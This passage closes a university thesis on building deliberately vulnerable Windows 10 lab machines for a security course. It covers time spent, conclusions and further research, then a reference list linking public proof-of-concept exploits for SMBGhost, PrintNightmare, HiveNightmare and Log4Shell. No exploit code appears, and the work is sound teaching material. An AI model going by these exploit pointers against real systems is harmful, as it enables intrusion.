
The total time taken to complete this project was **510 hours**. This time was split up into four main parts: Vulnerability Research, Machine Setup, Exploitation Testing, and Writing the Report.

Firstly, before any setup could occur, research had to take place. This research was not only technical in nature, but also practical, as some parts of the setup had to be researched as well. However, once the appropriate vulnerabilities were determined, it was quite straightforward to find the resources needed. The total amount of time spent on this section was **100 hours**.

Secondly, was the amount of time spent to configure the vulnerable machines. This process was typically quite straightforward, however, occasionally if an exploit failed, or a second path used to access the system failed, then it the machine had to be reconfigured. Overall, the total amount of time spent for machine setup was **130 hours**.

Once the vulnerable machines had been properly configured, then it was time to start testing various PoC to exploit the system. This step had to be performed twice, once to initially test if the PoC would work with the specific Windows 10 version chosen, and again after the vulnerable machine had been uploaded to the LOST project testbed. The total hours spent doing exploitation testing was **110 hours**.

During the other three steps, documentation of how to set up each exploit, and how to configure the vulnerable machines did take place. However, providing the technical explanations of each vulnerability did take significant time. Microsoft Word has a feature to determine how much time has been spent writing a document, which was used to calculate the total hours spent on the documentation. In this case, the value was **170 hours**. The amount of time taken is represented in the chart below:



Although it would be possible to comment on the economic cost of the project, it is largely irrelevant as all tools were either provided by the university or free.

# 7 Conclusions

To determine if the practice was effective, it is worth analyzing the objectives from the introductory chapter to determine if they have been achieved.

1. Modernize the LOST project platform by adding three new Windows 10 virtual machines which each showcase a major vulnerability published within the last three years.

As shown in the previous "Development" section, this goal was clearly achieved. In fact, not only were the machines uploaded to the LOST project, but they were also used for the final security audit in the "Networking and IT Security subject."

2. Emphasize the importance of cybersecurity by demonstrating the impact of the different vulnerabilities by giving a technical explanation of each and a step-by-step guide to exploiting a compromised machine.

This objective was also achieved and can be seen in the "Development" section. The technical explanations were developed by analyzing articles, blog posts, and PoCs from cybersecurity experts, including those who developed the PoCs.

3. Detail which configurations could be applied to a Windows 10 machine to make it vulnerable to exploitation by demonstrating the steps taken to set-up each machine.

Like the previous goals, this was also accomplished, however, the report provides only a limited view of the challenges faced when attempting to make a Windows 10 machine vulnerable. For example, it was very easy to enable the relevant Windows 10 settings to make the machines vulnerable to Log4Shell, SMBGhost, and PrintNightmare, but it was not easy to disable the Windows security settings. Although there are many articles on the internet about how to stop these systems, most of them do not detail how to do it permanently. Additionally, Windows 10's security settings are spread out in many different places across the operating system. Therefore, one may attempt to disable all of the security settings, and then reset the Windows 10 system, only to find that all of the security settings have been reenabled. There were instances where the researcher had disabled many settings, but because one setting within the "Group Policies" was not disabled, the operating system still had the security settings active.

4. Improve students understanding of vulnerabilities and exploits which have impacted the industry within the past 3 years.

This objective cannot currently be measured, as it is too soon to tell if students understanding of modern exploits has changed. However, presenting the vulnerabilities by showcasing them in a machine on the LOST Project testbed does have its advantages. For

example, students are required to detail the steps taken in the final audit to exploit a machine, along with an overview of the vulnerability. Therefore, students who successfully exploit the machines developed in the “LOST Project: The Next Generation” will develop an understanding of not only the exploitation process, but the overview of why the vulnerability exists.

5. Provide an overview of the different systems and services which can be used to access computers remotely and exploit them.

This objective was achieved, however, the most prominent example for this project was Microsoft’s SMB service. As mentioned previously, SSH, FTP, and Web server vulnerabilities could have been explored to a greater extent, however, that would have deviated from the original goal of providing exploits which were strongly intertwined with the Windows 10 operating system.

One strength of the project was the number of vulnerabilities investigated. For example, there were six uniquely identified vulnerabilities investigated throughout the project. This not only provided flexibility in exploitation but ensured that students who were assigned these IP addresses would finish their security audit with an improved understanding of at least one modern exploit on the system. However, although many different vulnerabilities were investigated, the process of exploitation for many of the machines was very similar. For example, all of the machines rely on weaknesses within the SMB service in some capacity, and all machines require students to investigate a locally hosted server to find information so they can access another entry point within the system. Although it made each machine more challenging to exploit, it also means that the reconnaissance step for each machine is a bit too similar.

Another weakness is how the impact of each vulnerability is demonstrated on each machine, specifically Log4Shell. For example, the current web server that allows for Log4Shell exploitation is good, but to an outsider, it may seem like just another web server vulnerability. The researcher attempted to rectify this perception by utilizing Netflix’s Spring service to demonstrate how an incorrect configuration of an otherwise secure system can lead to exploitation. However, one way to make this specific vulnerability more impactful would be utilizing a more widely known software to demonstrate it. For example, instead of using a web server to demonstrate Log4Shell, a better PoC would be to set up a Minecraft server which is vulnerable to it. This would not only demonstrate how even the most advanced companies in the industry can be affected by different vulnerabilities, but it would also show the vulnerability in a space that many tech-enthusiasts would be familiar with. The disadvantage of this PoC is that a subscription is required to download the Minecraft client and limiting the demonstration of a vulnerability to only those with specific software not provided to the class would be unfair.

Another strength of the system is the ability to reuse them. As mentioned previously, the most recent vulnerability on the LOST project is the 2017 Eternal Blue exploit. Although this is good, it also means that student do not do any labs to investigate recent vulnerabilities found across modern operating systems. However, now that these machines have been developed, it would be very straightforward and easy to develop a lab investigating PrintNightmare, Log4Shell, and SMBGhosts. Therefore, not only could these machines improve the final security audit, but they could also improve the laboratory portion of the subject.

One limitation is the lack of Windows 11 machines explored. Windows 11 is the successor to Windows 10 and was released publicly at the end of 2021. Initially, Windows 11 vulnerabilities were also going to be explored, but this proved impractical for two reasons: Firstly, most Windows 11 exploits were also functional on Windows 10. Secondly, Windows 11 is only supported on computers with at least an eighth-generation Intel Core CPU. The personal computer of the researcher of the "LOST Project: The Next Generation" does not have the appropriate hardware to meet the specifications to run Windows 11. Therefore, it was impossible to even create a virtual machine for this OS. Additionally, the Windows 10 operating system is one of the most commonly used operating systems in the world, and although many people are going to upgrade, the steep requirements to do so also imply that many users will simply not be able to until they need to purchase a new computer. Therefore, although Windows 11 is going to be phased in over the next few years, it is still critical to study and understand Windows 10 exploits.

# 8 Further Research

Although the goals of this project were achieved, there is still much more work that could be done to modernize the LOST project testbed. Although the research in “LOST Project: The Next Generation” focused solely on high-impact vulnerabilities which were able to run on Windows 10 operating systems, there are still many more opportunities for improvement. For example, one issue with utilizing the Windows 10 operating system for a vulnerable machine is the limited flexibility Windows operating systems provide for creative exploitation. Therefore instead, others who would like to improve the LOST project testbed could instead configure Unix, Linux, or Debian distributions to be vulnerable to exploits unique to their distribution.

Additionally, although two vulnerabilities in the “LOST Project: The Next Generation” project investigated vulnerabilities within the Print Spooler service, the service itself is still relatively insecure. One PoC was published as recently as April of 2022, and it is likely that more vulnerabilities will be found in the future. A research paper detailing a timeline of Print Spooler service vulnerabilities, and how they are different across different versions of the Windows operating system is one potential avenue for further research. As mentioned in the “Common attack vectors” section, Microsoft’s SMB service is also frequently exploited. A timeline of SMB exploits could be one avenue of research, just like with the Print Spooler service. However, researching the different functions within the Windows API for vulnerabilities could also lead to a new theoretical SMB exploit. For both cases, it can be assumed that the researcher would also set up virtual machines to showcase the different versions of the vulnerabilities, and how different the steps to exploit them would be.

Finally, one last avenue of research would be to analyze Windows 11 exclusive vulnerabilities. As mentioned previously, this was not possible during the “LOST project: The Next Generation” because of hardware limitations. However, as Windows 11 becomes more widely adopted, and unique vulnerabilities are found, the operating system will start to provide unique avenues of research for cybersecurity enthusiasts. Additionally, in many press releases for Windows 11 Microsoft has emphasized that security will be a focus of the operating system. Therefore, an analysis of the security improvements in Windows 11 compared to that of Windows 10 would also be a worthwhile research project.

# 9 References


[1] “The 64 biggest data breaches (updated May 2022): Upguard,” *RSS*. [Online]. Available: https://www.upguard.com/blog/biggest-data-breaches. [Accessed: 13-May-2022].

[2] “Campus Virtual La salle BCN,” *eStudy*. [Online]. Available: https://estudy.salle.url.edu/pluginfile.php/1409834/mod_resource/content/2/Presentation%20IT%20Security%202021-2022.pdf?forcedownload=1. [Accessed: 13-May-2022].

[3] “Networking and IT Security Final Audit Guidelines,” *Estudy*. [Online]. Available: https://estudy.salle.url.edu/pluginfile.php/1466238/mod_resource/content/0/IT%20Security%20-%20Final%20instructions%202021-2022.pdf?forcedownload=1.

[4] “What is a virtual machine?: Vmware glossary,” *VMware*, 11-May-2022. [Online]. Available: https://www.vmware.com/topics/glossary/content/virtual-machine.html. [Accessed: 13-May-2022].

[5] “About Us,” *Lockheed Martin*, 19-Jan-2022. [Online]. Available: https://www.lockheedmartin.com/en-us/who-we-are.html. [Accessed: 13-May-2022].

[6] “Gaining the advantage cyber kill chain,” *Lockheed Martin*. [Online]. Available: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf. [Accessed: 13-May-2022].

[7] L. Caviglione and W. Mazurczyk, “Cyber reconnaissance techniques ,” *Cyber Reconnaissance Techniques*. [Online]. Available: https://www.researchgate.net/publication/349589737_Cyber_Reconnaissance_Techniques. [Accessed: 13-May-2022].

[8] “Penetration testing and ethical hacking linux distribution,” *Kali Linux*, 13-May-2022. [Online]. Available: https://www.kali.org/. [Accessed: 13-May-2022].

[9] “Home,” *Offensive Security*. [Online]. Available: https://www.offensive-security.com/. [Accessed: 13-May-2022].

[10] “Why OFFSEC,” *Offensive Security*. [Online]. Available: https://www.offensive-security.com/why-offsec/. [Accessed: 13-May-2022].

[11] “Releases history,” *Kali Linux*, 14-Feb-2022. [Online]. Available: https://www.kali.org/releases/. [Accessed: 13-May-2022].

[12] G. Lyon, *Nmap*. [Online]. Available: https://nmap.org/. [Accessed: 13-May-2022].

[13] “About me,” *Gordon "Fyodor" Lyon*. [Online]. Available: https://insecure.org/fyodor/. [Accessed: 13-May-2022].

[14] “Definitive guide to nmap: How it works & scanning basics - updated 2022,” *Comparitech*, 26-Jan-2022. [Online]. Available: https://www.comparitech.com/net-admin/the-definitive-guide-to-nmap/. [Accessed: 13-May-2022].

[15] “About tenable,” *Tenable®*. [Online]. Available: https://www.tenable.com/about-tenable/about-us. [Accessed: 13-May-2022].

[16] “Nessus : A security vulnerability scanning tool,” *School of Computer Science*. [Online]. Available: https://www.cs.cmu.edu/~dwendlan/personal/nessus.html. [Accessed: 13-May-2022].

[17] “What are CVSS scores,” *Balbix*, 31-Jan-2022. [Online]. Available: https://www.balbix.com/insights/understanding-cvss-scores/. [Accessed: 13-May-2022].

[18] epi052, “EPI052/feroxbuster: A fast, simple, recursive content discovery tool written in rust.,” *GitHub*. [Online]. Available: https://github.com/epi052/feroxbuster. [Accessed: 13-May-2022].

[19] “Feroxbuster: Kali linux tools,” *Kali Linux*, 04-May-2022. [Online]. Available: https://www.kali.org/tools/feroxbuster/. [Accessed: 13-May-2022].

[20] CiscoCXSecurity, “Enum4linux,” *GitHub*. [Online]. Available: https://github.com/CiscoCXSecurity/enum4linux. [Accessed: 13-May-2022].

[21] “Penetration testing software, PEN testing security,” *Metasploit*. [Online]. Available: https://www.metasploit.com/. [Accessed: 13-May-2022].

[22] “What is a malicious payload?,” *Cloudflare*. [Online]. Available: https://www.cloudflare.com/learning/security/glossary/malicious-payload/. [Accessed: 13-May-2022].

[23] “MSFvenom,” *Offensive Security*. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Accessed: 13-May-2022].

[24] “Impacket,” *SecureAuth*, 09-May-2022. [Online]. Available: https://www.secureauth.com/labs/open-source-tools/impacket/. [Accessed: 13-May-2022].

[25] Markruss, “PSEXEC - Windows Sysinternals,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/sysinternals/downloads/psexec. [Accessed: 13-May-2022].

[26] “Company,” *SecureAuth*, 04-Apr-2022. [Online]. Available: https://www.secureauth.com/company/. [Accessed: 13-May-2022].

[27] “An incredible web server that's built around you...,” *Overview : The Official Microsoft IIS Site*. [Online]. Available: https://www.iis.net/overview. [Accessed: 13-May-2022].

[28] “Virtual Path,” *Core FTP* . [Online]. Available: http://www.coreftp.com/server/help/Virtual_Paths.htm. [Accessed: 13-May-2022].

[29] Rick-Anderson, “Anonymous authentication ,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/iis/configuration/system.webserver/security/authentication/anonymousauthentication. [Accessed: 13-May-2022].

[30] Rick-Anderson, “Basic authentication ,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/iis/configuration/system.webserver/security/authentication/basicauthentication. [Accessed: 13-May-2022].

[31] Ucl, “What is SSH and how do I use it?,” *Information Services Division*, 14-Oct-2020. [Online]. Available: https://www.ucl.ac.uk/isd/what-ssh-and-how-do-i-use-it. [Accessed: 13-May-2022].

[32] IngridAtMicrosoft, “Get started with openssh,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_install_firstuse. [Accessed: 13-May-2022].

[33] Alvinashcraft, “Microsoft SMB Protocol and CIFS protocol overview - win32 apps,” *Win32 apps | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview. [Accessed: 13-May-2022].

[34] “Local Users and Groups,” *Mircosoft Tech Net*. [Online]. Available: https://social.technet.microsoft.com/wiki/contents/articles/4559.local-users-and-groups.aspx.

[35] J. Laukkonen, “How to enable or disable the administrator account in windows,” *Lifewire*, 10-Mar-2022. [Online]. Available: https://www.lifewire.com/enable-or-disable-administrator-account-in-windows-10-5095293. [Accessed: 13-May-2022].

[36] “What is NT authority system account used for? [solved] 2022,” *How To's Guru*, 02-Apr-2022. [Online]. Available: https://howtosguru.com/what-is-nt-authority-system-account-used-for/. [Accessed: 13-May-2022].

[37] B. Palinckx, “Eternalblue: A retrospective on one of the biggest windows exploits ever: Loginradius blog,” *loginradius*. [Online]. Available: https://www.loginradius.com/blog/engineering/eternal-blue-retrospective/. [Accessed: 13-May-2022].

[38] “Windows operating system market share by version 2017-2021,” *Statista*, 23-Feb-2022. [Online]. Available: https://www.statista.com/statistics/993868/worldwide-windows-operating-system-market-share/. [Accessed: 13-May-2022].

[39] “SMB vulnerabilities,” *CVE*. [Online]. Available: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=SMB. [Accessed: 13-May-2022].

[40] I. Ilascu, “Windows 10 smbghost bug gets public proof-of-concept RCE exploit,” *BleepingComputer*, 10-Jun-2020. [Online]. Available: https://www.bleepingcomputer.com/news/security/windows-10-smbghost-bug-gets-public-proof-of-concept-rce-exploit/. [Accessed: 13-May-2022].

[41] “Printnightmare,” *Forescout*, 28-Jul-2021. [Online]. Available: https://www.forescout.com/blog/printnightmare/. [Accessed: 13-May-2022].

[42] A. Luttwak, “Log4Shell 10 days later: Enterprises halfway through patching,” *Wiz Blog*, 31-Mar-2022. [Online]. Available: https://www.wiz.io/blog/10-days-later-enterprises-halfway-through-patching-log4shell/. [Accessed: 13-May-2022].

[43] M. Brinkmann, “Windows 10 version 1903 support end is near (December 2020) - ghacks tech news,” *gHacks Technology News*, 12-Sep-2020. [Online]. Available: https://www.ghacks.net/2020/09/12/windows-10-version-1903-support-end-is-near-december-2020/. [Accessed: 13-May-2022].

[44] Archiveddocs, “Local group policy editor,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn265982(v=ws.11). [Accessed: 13-May-2022].

[45] M. Bartlett, “Windows 10: Enable/Disable Administrator account on Login screen,” *Technipages*, 17-Feb-2020. [Online]. Available: https://www.technipages.com/windows-administrator-account-login-screen. [Accessed: 13-May-2022].

[46] “Vulnerability details : CVE-2020-0796,” *CVE*. [Online]. Available: https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2020-0796. [Accessed: 13-May-2022].

[47] Z. O. R. Team, “Exploiting SMBGhost (CVE-2020-0796) for a local privilege escalation: Writeup + poc,” *ZecOps Blog*, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/. [Accessed: 13-May-2022].

[48] Z. O. R. Team, “SMBleedingGhost WRITEUP Part II: Unauthenticated memory read - preparing the ground for an RCE,” *ZecOps Blog*, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/smbleedingghost-writeup-part-ii-unauthenticated-memory-read-preparing-the-ground-for-an-rce/. [Accessed: 13-May-2022].

[49] R. Lakshmanan, “SMBLEED: A new critical vulnerability affects windows SMB protocol,” *The Hacker News*, 10-Jun-2020. [Online]. Available:

https://thehackernews.com/2020/06/SMBleed-smb-vulnerability.html. [Accessed: 13-May-2022].

[50] “Windows SMBv3 Client/Server Information Disclosure Vulnerability,” *Security Update Guide - Microsoft Security Response Center*. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1206. [Accessed: 13-May-2022].

[51] K. Beaumont, “#HiveNightmare aka #SeriousSAM - anybody can read the registry in Windows 10,” *Medium*, 22-Jul-2021. [Online]. Available: https://doublepulsar.com/hivenightmare-aka-serioussam-anybody-can-read-the-registry-in-windows-10-7a871c465fa5. [Accessed: 14-May-2022].

[52] “‘I'll ask your body’: SMBGhost pre-auth RCE abusing direct memory access structs,” *blogspot*, 20-Apr-2020. [Online]. Available: https://ricercasecurity.blogspot.com/2020/04/ill-ask-your-body-smbghost-pre-auth-rce.html. [Accessed: 14-May-2022].

[53] Keysight, “SMBGhost - An Overview of CVE-2020-0796 ,” *KeySight Blogs*. [Online]. Available: https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2022/02/11/smbghost_-_an_overviewofcve-2020-0796-24fb.html. [Accessed: 14-May-2022].

[54] Z. O. R. Team, “SMBleedingGhost writeup part III: From remote read (SMBleed) to RCE,” *ZecOps Blog*, 11-Dec-2020. [Online]. Available: https://blog.zecops.com/research/smbleedingghost-writeup-part-iii-from-remote-read-smbleed-to-rce/. [Accessed: 14-May-2022].

[55] Madhavi, “How device drivers work,” *Engineers Garage*. [Online]. Available: https://www.engineersgarage.com/how-device-drivers-work/. [Accessed: 14-May-2022].

[56] “Kernel Definition,” *Kernel definition*. [Online]. Available: https://web.archive.org/web/20061208185439/http://www.linfo.org/kernel.html. [Accessed: 14-May-2022].

[57] “Six facts about address space layout randomization on windows,” *Mandiant*, 03-Sep-2022. [Online]. Available: https://www.mandiant.com/resources/six-facts-about-address-space-layout-randomization-on-windows. [Accessed: 14-May-2022].

[58] Barrygolden, “EXINITIALIZELOOKASIDELISTEX function (WDM.H) - windows drivers,” *Windows drivers | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-exinitializelookasidelistex. [Accessed: 14-May-2022].

[59] R. Yadav and S. Gautam, “Download: Hivenightmare aka SERIOUSSAM ≈ packet storm,” *CVE 2021-36934 HiveNightmare aka SeriousSAM*. [Online]. Available: https://packetstormsecurity.com/files/download/164006/hivenightmare.pdf. [Accessed: 13-May-2022].

[60] “Windows Elevation of Privilege Vulnerability CVE-2021-36934,” *Security Update Guide - Microsoft Security Response Center*. [Online]. Available: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934. [Accessed: 14-May-2022].

[61] Harisuthan, “Exploiting the hive-nightmare [CVE-2021-36934] – detection & prevention - security investigation,” *Security Investigation - Be the first to investigate*, 22-Dec-2021. [Online]. Available: https://www.socinvestigation.com/exploiting-the-hive-nightmare-cve-2021-36934-detection-prevention/. [Accessed: 14-May-2022].

[62] Aomei, “Shadow copy windows 10 all you need to know,” *Best Backup Software for PCs, Servers and iPhones*, 11-Aug-2021. [Online]. Available: https://www.ubackup.com/windows-10/shadow-copy-windows-10-4348.html. [Accessed: 14-May-2022].

[63] Deland-Han, “How to detect, enable and disable smbv1, smbv2, and SMBv3 in windows,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3. [Accessed: 14-May-2022].

[64] Dansimp, “Network access - restrict clients allowed to make remote calls to Sam - Windows Security,” *Network access - Restrict clients allowed to make remote calls to SAM - Windows security | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-clients-allowed-to-make-remote-sam-calls. [Accessed: 14-May-2022].

[65] “SMB User Enumeration (Sam Enumusers) - metasploit,” *InfosecMatter*. [Online]. Available: https://www.infosecmatter.com/metasploit-module-library/?mm=auxiliary%2Fscanner%2Fsmb%2Fsmb_enumusers. [Accessed: 14-May-2022].

[66] ZecOps, “ZecOps/CVE-2020-0796-RCE-POC: CVE-2020-0796 Remote Code execution poc,” *GitHub*. [Online]. Available: https://github.com/ZecOps/CVE-2020-0796-RCE-POC. [Accessed: 14-May-2022].

[67] “Chapter 15. nmap reference guide,” *Chapter 15. Nmap Reference Guide | Nmap Network Scanning*. [Online]. Available: https://nmap.org/book/man.html. [Accessed: 14-May-2022].

[68] “Scanner SMB Auxiliary Modules,” *Offensive Security*. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/scanner-smb-auxiliary-modules/. [Accessed: 14-May-2022].

[69] chompie1337, “Chompie1337/smbghost_rce_poc,” *GitHub*. [Online]. Available: https://github.com/chompie1337/SMBGhost_RCE_PoC. [Accessed: 14-May-2022].

[70] Tedhudek, “Using mdls - windows drivers,” *Windows drivers | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/using-mdls. [Accessed: 14-May-2022].

[71] “SMBGhost CVE-2020-0796 Remote Command Execution Demo,” *Insecure Wire*, 09-Jun-2020. [Online]. Available: https://www.insecurewi.re/smbghost-cve-2020-0796-remote-command-execution-demo/. [Accessed: 14-May-2022].

[72] GossiTheDog, “Gossithedog/Hivenightmare: Exploit allowing you to read registry hives as non-admin on Windows 10 and 11,” *GitHub*. [Online]. Available: https://github.com/GossiTheDog/HiveNightmare. [Accessed: 14-May-2022].

[73] JasonGerend, “Volume shadow copy service,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service. [Accessed: 14-May-2022].

[74] Alvinashcraft, “Createfilea function (fileapi.h) - win32 apps,” *Win32 apps | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea?redirectedfrom=MSDN. [Accessed: 14-May-2022].

[75] “Vulnerability details : CVE-2021-34527,” *CVE*. [Online]. Available: https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2021-34527. [Accessed: 14-May-2022].

[76] “Vulnerability details : CVE-2021-1675,” *CVE*. [Online]. Available: https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2021-1675. [Accessed: 14-May-2022].

[77] Nemo-Wq, “Nemo-WQ/Printnightmare-CVE-2021-34527: Printnightmare - Windows Print Spooler RCE/LPE vulnerability (CVE-2021-34527, CVE-2021-1675) proof of concept exploits,” *GitHub*. [Online]. Available: https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527. [Accessed: 14-May-2022].

[78] ly4k, “LY4K/Printnightmare: Python implementation for Printnightmare (CVE-2021-1675 / CVE-2021-34527),” *GitHub*. [Online]. Available: https://github.com/ly4k/PrintNightmare. [Accessed: 14-May-2022].

[79] cube0x0, “Cube0x0/CVE-2021-1675: C# and impacket implementation of Printnightmare CVE-2021-1675/CVE-2021-34527,” *GitHub*. [Online]. Available: https://github.com/cube0x0/CVE-2021-1675. [Accessed: 14-May-2022].

[80] JohnHammond, “Johnhammond/CVE-2021-34527,” *GitHub*. [Online]. Available: https://github.com/JohnHammond/CVE-2021-34527. [Accessed: 14-May-2022].

[81] Kaspersky Team, L. Grustniy, A. Starikova, and H. Aver, “Printnightmare (CVE-2021-34527) allows domain controller capture,” *Daily English Global blogkasperskycom*. [Online]. Available: https://www.kaspersky.com/blog/printnightmare-vulnerability/40520/. [Accessed: 14-May-2022].

[82] N. Surana, “Detecting printnightmare exploit attempts using trend micro vision one and Cloud One,” *Trend Micro*, 12-Aug-2021. [Online]. Available: https://www.trendmicro.com/en_in/research/21/h/detecting-printnightmare-exploit-attempts-with-trend-micro-vision-one-and-cloud-one.html. [Accessed: 14-May-2022].

[83] “CVE-2021-1675: Proof-of-concept leaked for critical windows print spooler vulnerability,” *Tenable®*, 08-Nov-2021. [Online]. Available: https://es-la.tenable.com/blog/cve-2021-1675-proof-of-concept-leaked-for-critical-windows-print-spooler-vulnerability?tns_redirect=true. [Accessed: 14-May-2022].

[84] “Printnightmare (CVE-2021-1675 and CVE 2021-34527) explained,” *Blumira*, 12-Nov-2021. [Online]. Available: https://www.blumira.com/cve-2021-1675/. [Accessed: 14-May-2022].

[85] C. Osborne, “Researchers accidentally release exploit code for new Windows 'zero-Day' Bug Printnightmare,” *The Daily Swig | Cybersecurity news and views*, 01-Jul-2021. [Online]. Available: https://portswigger.net/daily-swig/researchers-accidentally-release-exploit-code-for-new-windows-zero-day-bug-printnightmare. [Accessed: 14-May-2022].

[86] “[MS-RPRN]: Rpcaddprinterdriverex (opnum 89),” *[MS-RPRN]: RpcAddPrinterDriverEx (Opnum 89) | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/b96cc497-59e5-4510-ab04-5484993b259b. [Accessed: 14-May-2022].

[87] “Process injection: Dynamic-Link Library Injection,” *Process Injection: Dynamic-link Library Injection, Sub-technique T1055.001 - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/techniques/T1055/001/. [Accessed: 14-May-2022].

[88] Hickeys, “DRIVER_INFO_5 structure (Winspool.h) - win32 apps,” *(Winspool.h) - Win32 apps | Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/printdocs/driver-info-5. [Accessed: 14-May-2022].

[89] “Soar use case - responding to printnightmare,” *SIRP*, 20-Sep-2021. [Online]. Available: https://www.sirp.io/blog/soar-use-case-responding-to-printnightmare/. [Accessed: 14-May-2022].

[90] Numanturle, “Numanturle/Printnightmare,” *GitHub*. [Online]. Available: https://github.com/numanturle/PrintNightmare. [Accessed: 14-May-2022].

[91] Kaspersky, “Quick look at CVE-2021-1675 & CVE-2021-34527 (AKA PrintNightmare),” *Securelist English Global securelistcom,* 13-May-2021. [Online]. Available: https://securelist.com/quick-look-at-cve-2021-1675-cve-2021-34527-aka-printnightmare/103123/. [Accessed: 14-May-2022].

[92] P. Tavares, “Printnightmare CVE vulnerability walkthrough,” *Infosec Resources,* 03-Nov-2021. [Online]. Available: https://resources.infosecinstitute.com/topic/printnightmare-cve-vulnerability-walkthrough/. [Accessed: 14-May-2022].

[93] Hac#, “Understanding steganography for capture the flag challenges,” *Medium*, 20-Feb-2022. [Online]. Available: https://infosecwriteups.com/steganography-ctfs-73f7b310b1f7. [Accessed: 14-May-2022].

[94] “Steganography definition & meaning,” *Merriam-Webster*. [Online]. Available: https://www.merriam-webster.com/dictionary/steganography. [Accessed: 14-May-2022].

[95] JasonGerend, “Copy,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/copy. [Accessed: 14-May-2022].

[96] JasonGerend, “Overview of file sharing using the SMB 3 protocol in windows server,” *Microsoft Docs*. [Online]. Available: https://docs.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview. [Accessed: 14-May-2022].

[97] Goswamiijaya, “Meterpreter Shell as a 32 & 64 bit DLL,” *Medium*, 25-Aug-2020. [Online]. Available: https://medium.com/securebit/meterpreter-shell-as-a-32-64-bit-dll-2520604e41f6. [Accessed: 14-May-2022].

[98] “Printnightmare / CVE-2021-1675 - step-by-step guide,” *pencer.io*, 30-Jun-2021. [Online]. Available: https://pencer.io/hacking/hack-printnightmare/. [Accessed: 14-May-2022].

[99] Calebstewart, “Calebstewart/CVE-2021-1675: Pure powershell implementation of CVE-2021-1675 print spooler local privilege escalation (PrintNightmare),” *GitHub*. [Online]. Available: https://github.com/calebstewart/CVE-2021-1675. [Accessed: 14-May-2022].

[100] *OpenSSH*. [Online]. Available: https://www.openssh.com/. [Accessed: 14-May-2022].

[101] A. Gordon, “Import-module: Taking on PowerShell one cmdlet at a time: Weekly blog,” *ITProTV Blog*, 20-Jan-2021. [Online]. Available:

https://blog.itpro.tv/import-module-taking-on-powershell-one-cmdlet-at-a-time-weekly-blog/. [Accessed: 14-May-2022].

[102] "Vulnerability details : CVE-2021-44228," *CVE*. [Online]. Available: https://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2021-44228. [Accessed: 14-May-2022].

[103] Kozmer, "Kozmer/Log4j-shell-POC: A proof-of-concept for the CVE-2021-44228 vulnerability.," *GitHub*. [Online]. Available: https://github.com/kozmer/log4j-shell-poc. [Accessed: 14-May-2022].

